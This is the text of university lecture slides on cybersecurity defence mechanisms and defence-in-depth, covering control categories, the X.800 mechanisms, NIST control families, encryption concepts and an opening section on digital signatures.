Strategic Defense Mechanisms and Defense-in-Depth (DiD)

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement




- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Strategic Defense Mechanisms



Agenda

- Strategic Defense Mechanisms and Defense-in-Depth (DiD):
 - Technical Defense Mechanisms
 - Operational, Managerial and Physical Defenses
 - Defense-in-Depth Approach and Layered Security Model
 - Defense mechanisms like
 - Encipherment, digital signatures, access control, intrusion detection, authentication exchange, routing control,
 - Pervasive mechanisms like
 - Security audit trail, event detection, security recovery, trusted functionality, anti-malware solutions, VPNs.





Defense Mechanisms



Defense Mechanisms



Overview

- Cybersecurity Defense Mechanisms can be categorized at four levels:
 - Technical controls
 - use technology
 - Management controls
 - use administrative or management methods
 - Operational controls
 - are implemented by people in day-to-day operations
 - Physical controls
 - security controls implemented for physical assets such as buildings and infrastructure



Defense Mechanisms



Management Security Controls

- Management controls use planning and assessment methods to reduce and manage risk
- Many provide an ongoing review of an organization's risk management capabilities
 - **Risk assessments**
 - These help quantify and qualify risks within an organization. For example:
 - A quantitative risk assessment uses cost and asset values to quantify risks based on monetary values
 - A qualitative risk assessment uses judgments to categorize risks based on probability and impact
 - **Development of policies and guidelines**
 - Focus on security policies, planning, guidelines, and standards that influence the selection of operational and technical controls to reduce the risk of loss and to protect the organization's mission

Defense Mechanisms



Operational Security Controls


- Operational controls help ensure that day-to-day operations of an organization comply with their overall security policies and standards
- These controls relate to mechanisms and procedures that are primarily implemented by people rather than systems
 - Awareness and training
 - Training helps users maintain password security, follow a clean desk policy, understand threats such as phishing and malware, and much more.
 - Configuration and change management
 - Configuration management often uses baselines to ensure that systems start in a secure, hardened state
 - Change management helps ensure that changes don't result in unintended configuration errors.
 - Contingency planning
 - Business continuity includes several different methods that help an organization plan and prepare for potential system outages
 - The goal is to reduce the overall impact on the organization if an outage occurs.
 - Media protection
 - Media includes physical media such as USB flash drives, external and internal drives, and backup tapes.
 - Physical and environmental protection
 - This includes physical controls such as cameras, door locks, and environmental controls such as heating and ventilation systems.

Defense Mechanisms



Technical Security Controls

- A technical control is one that uses technology to reduce vulnerabilities
- The following list provides a few examples.
 - **Encryption**
 - Encryption provides protection for the confidentiality of data
 - This includes data transferred over a network, and data stored on devices such as servers, desktop computers, and mobile devices.
 - **Antivirus software**
 - Antivirus software provides protection against malware infection.
 - **Intrusion detection systems (IDSs)**
 - An IDS can monitor a network or host for intrusions and provide ongoing protection against various threats.
 - **Firewalls**
 - Network firewalls restrict network traffic going in and out of a network.
 - **Least Privilege**
 - The principle of least privilege specifies that individuals or processes are granted only the privileges they need to perform their assigned tasks or functions, but no more




Defense Mechanisms



Technical Security Controls

- Each of the technical security control classes may include the following:
- Supportive controls:**
 - Pervasive, generic, underlying technical IT security capabilities that are interrelated with, and used by, many other controls
- Preventative controls:**
 - Focus on preventing security breaches from occurring
 - They inhibit attempts to
 - violate security policies or
 - exploit a vulnerability
- Detection and recovery controls:**
 - Focus on the response to a security breach
 - Providing warning of
 - violations or
 - attempted violations of security policies or
 - the identified exploit of a vulnerability
 - Providing means to restore the resulting lost computing resources



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Defense Mechanisms

Technical Security Controls

- The International Telecommunication Union (ITU) Telecommunication Standardization Sector is referred to as ITU-T
- ITU-T is a United Nations-sponsored agency that develops standards, called Recommendations, relating to telecommunications and to open systems interconnection (OSI)
- The security manager of an organization requires
 - to assess effectively the security needs of the organization
 - evaluate and choose various security products and policies
- To accomplish the above, the security manager needs:
 - a systematic way of defining security requirements
 - to describe various approaches to satisfy those requirements
- ITU-T Recommendation X.800 (Security Architecture for OSI) defines such a systematic approach



Defense Mechanisms

Technical Security Controls

- Here is a list of security mechanisms defined in X.800
- The mechanisms are divided into two:
 - those that are implemented in a specific protocol layer (E.g., Network or an application-layer protocol)
 - Encipherment
 - Digital Signature
 - Access Control
 - Data Integrity
 - Authentication Exchange
 - Traffic Padding
 - Routing Control
 - Notarization
 - those that are not specific to any particular protocol layer or security service
 - Trusted Functionality
 - Security Label
 - Event Detection
 - Security Audit Trail
 - Security Recovery




Defense Mechanisms



Security Controls

- Lists of controls are provided in a number of national and international standards. For Example:
 - ISO27002
 - Code of practice for information security management, 2013
 - Generally regarded as the master list of controls and is cited by most other standards
 - ISO13335
 - Management of information and communications technology security, 2004
 - FIPS 200
 - Minimum Security Requirements for Federal Information and Information Systems, 2015
 - NIST SP 800-53
 - Security and Privacy Controls for Federal Information Systems and Organizations
- There is a fair amount of overlap among these standards regarding the types of controls



Defense Mechanisms



Security Controls

- Table (adapted from Table 1 in NIST SP 800-53) is a typical list of families of controls within each of the classes

Management	Operational	Technical
Planning	Awareness and Training	Access Control
Program Management	Configuration Management	Audit and Accountability
Risk Assessment	Contingency Planning	Identification and Authentication
Security Assessment and Authorization	Incident Response	System and Communications Protection
System and Services Acquisition	Maintenance	
	Media Protection	
	Personnel Security	
	Physical and Environmental Protection	
	System and Information Integrity	

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Technical Defense Mechanisms



Technical Defense Mechanisms



Technical Defenses

- Some of the technical defense mechanisms include

- Encryption
- Digital Signatures
- Access Control
- Intrusion Detection
- Authentication Exchange
- Routing Control
- Firewalls
- Security audit trail
- Event Detection
- Security Recovery
- Trusted Functionality
- Anti-malware solutions
- Virtual Private Networks



Encryption

Technical Defense Mechanisms



Encryption


- Well-disguised data cannot easily be read, modified, or fabricated
- Encryption is a means of securing data in an insecure environment
- Encryption can address the problems of confidentiality, availability, and integrity
- In simple terms, encryption is like a machine:
 - you put data in one end, gears spin and lights flash, and you receive modified data out the other end
- During the World War II, encryption devices involved actual gears and rotors
- These devices were effective at deterring the opponent from reading the protected messages
- Now the machinery has been replaced by computer algorithms, but the principle is the same:
 - A transformation makes data difficult for an outsider to interpret

Technical Defense Mechanisms



Encryption

- Two problems addressed by encryption
 - Sending secret messages
 - Involves protecting digital object for access only by authorized people
 - Protecting a file of data or sensitive information in memory
- Consider the steps involved in sending messages from a **sender**, S , to a **recipient**, R
- S entrusts the message to a **transmission medium** T , who then delivers it to R
- If an outsider, O , tries to access the message (to read, change, or even destroy it), we call O an **interceptor** or **intruder**






Technical Defense Mechanisms

Encryption

- Any time after S transmits the message via T , it is vulnerable to exploitation, and O might try to access it in any of the following ways:
 - *block* it
 - by preventing its reaching R , thereby affecting the **availability** of the message
 - *intercept* it
 - by reading or listening to the message, thereby affecting the **confidentiality** of the message
 - *modify* it
 - by seizing the message and changing it in some way, affecting the message's **integrity**
 - *fabricate*
 - an authentic-looking message, arranging for it to be delivered as if it came from S , thereby also affecting the **integrity** of the message



Technical Defense Mechanisms



Encryption

- Terminology
 - The word **cryptography** refers to the practice of using encryption to conceal text
 - A **cryptanalyst** studies encryption and encrypted messages, hoping to find the hidden meanings
 - A cryptanalyst might also work defensively, probing codes and ciphers to see if they are solid enough to protect data adequately
 - Both a **cryptographer** and a **cryptanalyst** attempt to translate coded material back to its original form
 - However, normally,
 - a cryptographer works on behalf of a legitimate sender or receiver, whereas a cryptanalyst works on behalf of an unauthorized interceptor
 - **Cryptology** is the research into and study of encryption and decryption
 - It includes both cryptography and cryptanalysis

Technical Defense Mechanisms



Encryption


- Terminology
 - **Encryption** is the process of encoding a message so that its meaning is not obvious
 - **Decryption** is the reverse process, transforming an encrypted message back into its normal, original form
 - Alternatively, the terms **encode** and **decode** or **encipher** and **decipher** are used instead of encrypt and decrypt
 - That is,
 - we **encode**, **encrypt**, or **encipher** the original message to hide its meaning
 - we **decode**, **decrypt**, or **decipher** it to reveal the original message
 - **Cryptosystem** is a system for encryption and decryption
 - Strictly speaking,
 - **encoding** is the process of translating entire words or phrases to other words or phrases
 - **enciphering** is translating letters or symbols individually
 - **encryption** is the group term that covers both encoding and enciphering

Technical Defense Mechanisms



Encryption

- Process
 - The original form of a message is known as **plaintext**
 - The encrypted form is called **ciphertext**



- **Encryption** is a form of opaque paint that obscures the plaintext, preventing it from being seen or interpreted accurately
- **Decryption** is the process of peeling away the paint to reveal the original plaintext again

Technical Defense Mechanisms



Encryption

- **Formal Notation**

- Claude Shannon (considered the father of modern cryptography), laid out a formal, mathematical foundation for information security
- Formal notation describes the transformations between plaintext and ciphertext
 - $C = E(P)$ and $P = D(C)$, where
 - C is the ciphertext
 - E is the encryption rule
 - P is the plaintext
 - D is the decryption rule
- We design a cryptosystem such that $P = D(E(P))$
- Cryptosystem should be able to:
 - convert the plaintext message to ciphertext to protect it from an intruder
 - get the original message back so that the receiver can read it properly


Technical Defense Mechanisms



Encryption

- **Encryption Keys**

- A cryptosystem involves a set of rules for how to encrypt the plaintext and decrypt the ciphertext
- The encryption and decryption rules are called **algorithms**
- Algorithms use a **key**, denoted by K , so that the resulting ciphertext depends on:
 - the original plaintext message,
 - the algorithm, and
 - the key value
- This dependence can be written as $C = E(K, P)$, where
 - E is a *set* of encryption algorithms, and
 - K selects one specific algorithm from the set






Technical Defense Mechanisms



Encryption

- Symmetric Encryption – Same key for Encryption and Decryption
 - $P = D(K, E(K, P))$
 - This form is called **symmetric** or **single-key** or **secret key** encryption
 - Here, D and E are mirror-image processes
 - For example, the encryption algorithm might be to shift each plaintext letter forward n positions in the alphabet
 - For $n = 1$, A is changed to b, B to c, ... P to q, ... and Z to a
 - We say that the key value is n :
 - moving n positions **forward** for **encryption** and
 - moving n positions **backward** for **decryption**
 - Cryptographers convention
 - capital letters are used for plaintext
 - lowercase letters for the corresponding ciphertext






Technical Defense Mechanisms



Encryption

- Asymmetric Encryption – Encryption and Decryption keys are in pairs
 - A decryption key, K_D , inverts the encryption of key K_E , so that
 - $P = D(K_D, E(K_E, P))$
 - Encryption algorithms of this form are called **asymmetric** or **public key**
 - Here, converting C back to P involves a series of steps and a key that are different from the steps and key of E





Technical Defense Mechanisms



Encryption

- **Encryption Key**

- Using a key provides additional security
- A key gives us flexibility in using an encryption scheme
- We can create different encryptions of one plaintext message just by changing the key
- If an interceptor gets access to the algorithm, future messages can still be kept secret because without a key, the algorithm is useless



Technical Defense Mechanisms



Network Encryption

- Key points to be considered



- Encryption protects only what is encrypted
 - Data is exposed between a user's fingertips and the encryption process (before they are transmitted), and
 - Data is exposed again once the data is decrypted on the remote end
 - Encryption cannot protect against a malicious Trojan horse that intercepts data before the point of encryption
- Designing encryption algorithms is best left to professionals
 - Cryptography is filled with subtlety, and a seemingly minor change can have a major impact on security
- Encryption is no more secure than its key management
 - If an attacker can guess or deduce an encryption key, the game is over
- Encryption is not a panacea or silver bullet
 - A flawed system design with encryption is still a flawed system design
 - People sometimes mistake encryption for fairy dust to sprinkle on a system for magical protection

Technical Defense Mechanisms



Network Encryption

- Modes of Network Encryption
 - In network applications, encryption can be applied either
 - between two hosts (called link encryption) or
 - between two applications (called end-to-end encryption)
 - With either form of encryption, key distribution is always a challenge
 - Encryption keys must be delivered to the sender and receiver in a secure manner





Technical Defense Mechanisms



Network Encryption

- **Link Encryption**

- Data are encrypted just before the system places them on the physical communications link
- Encryption occurs at layer 1 or 2 in the OSI model
- Similarly, decryption occurs just as the data arrives at the receiving computer



Model of Link Encryption

- The data travel in plaintext through the top layers of the model until they are encrypted just prior to transmission, at level 1
- Addressing occurs at level 3
- Therefore, in the intermediate node, the encryption must be removed in order to determine where next to forward the data, and so the content is exposed

Technical Defense Mechanisms



Network Encryption

- Link Encryption Contd...
 - Encryption protects the message in transit between two computers
 - Because the encryption is added at the bottom protocol layer, the message is exposed in all other layers of the sender and receiver
 - But the message is in plaintext inside the hosts
 - A message in plaintext is said to be "**in the clear**"
 - The message is open to access in two layers of all intermediate hosts through which the message may pass
 - We may not be too concerned about this potential vulnerability, if
 - we have good physical security, and
 - we trust the software that implements the upper-layer functions
 - However, the message is **in the clear** in the intermediate hosts, and one of these hosts may not be especially trustworthy


Technical Defense Mechanisms



Network Encryption

- Link Encryption Contd...

- Figure shows a typical link-encrypted message, with the shaded fields encrypted
- Because some of the data link header and trailer are applied before the block is encrypted, part of each of those blocks is shaded
- As the message M is handled at each layer, header and control information is added on the sending side and removed on the receiving side
- The link encryption is invisible to the operating system



Technical Defense Mechanisms





Network Encryption

- End-to-End Encryption

- **End-to-end encryption** provides security from one end of a transmission to the other

- The encryption can be applied between the user and the host

- by a hardware device, or
 - by software running on the host computer



Application-Level (End-to-End) Encryption

- In either case, the encryption is performed at the highest levels, usually by an application at OSI level 7, but sometimes 5 or 6


Technical Defense Mechanisms



Network Encryption

- **End to End Encryption**

- Because the encryption precedes all the routing and transmission, the message is transmitted in encrypted form throughout the network
- Only the data portion of the message is protected
- Often, the headers are not as sensitive as the data
- The encryption addresses potential flaws in lower layers in the transfer model
- If a lower layer should fail to preserve security and reveal data it has received, the data's confidentiality is not endangered






Digital Signatures

Technical Defense Mechanisms



Digital Signatures

- Digital signatures are the most powerful technique to demonstrate authenticity
- A digital signature is a way by which a person or organization can affix a **bit pattern** to a file such that it implies:
 - confirmation,
 - pertains to that file only,
 - cannot be forged, and
 - demonstrates authenticity
- It allows one party to sign something (as on paper), and have the signature remain valid for days, months, years, or indefinitely
- The signature must convince all who access the file

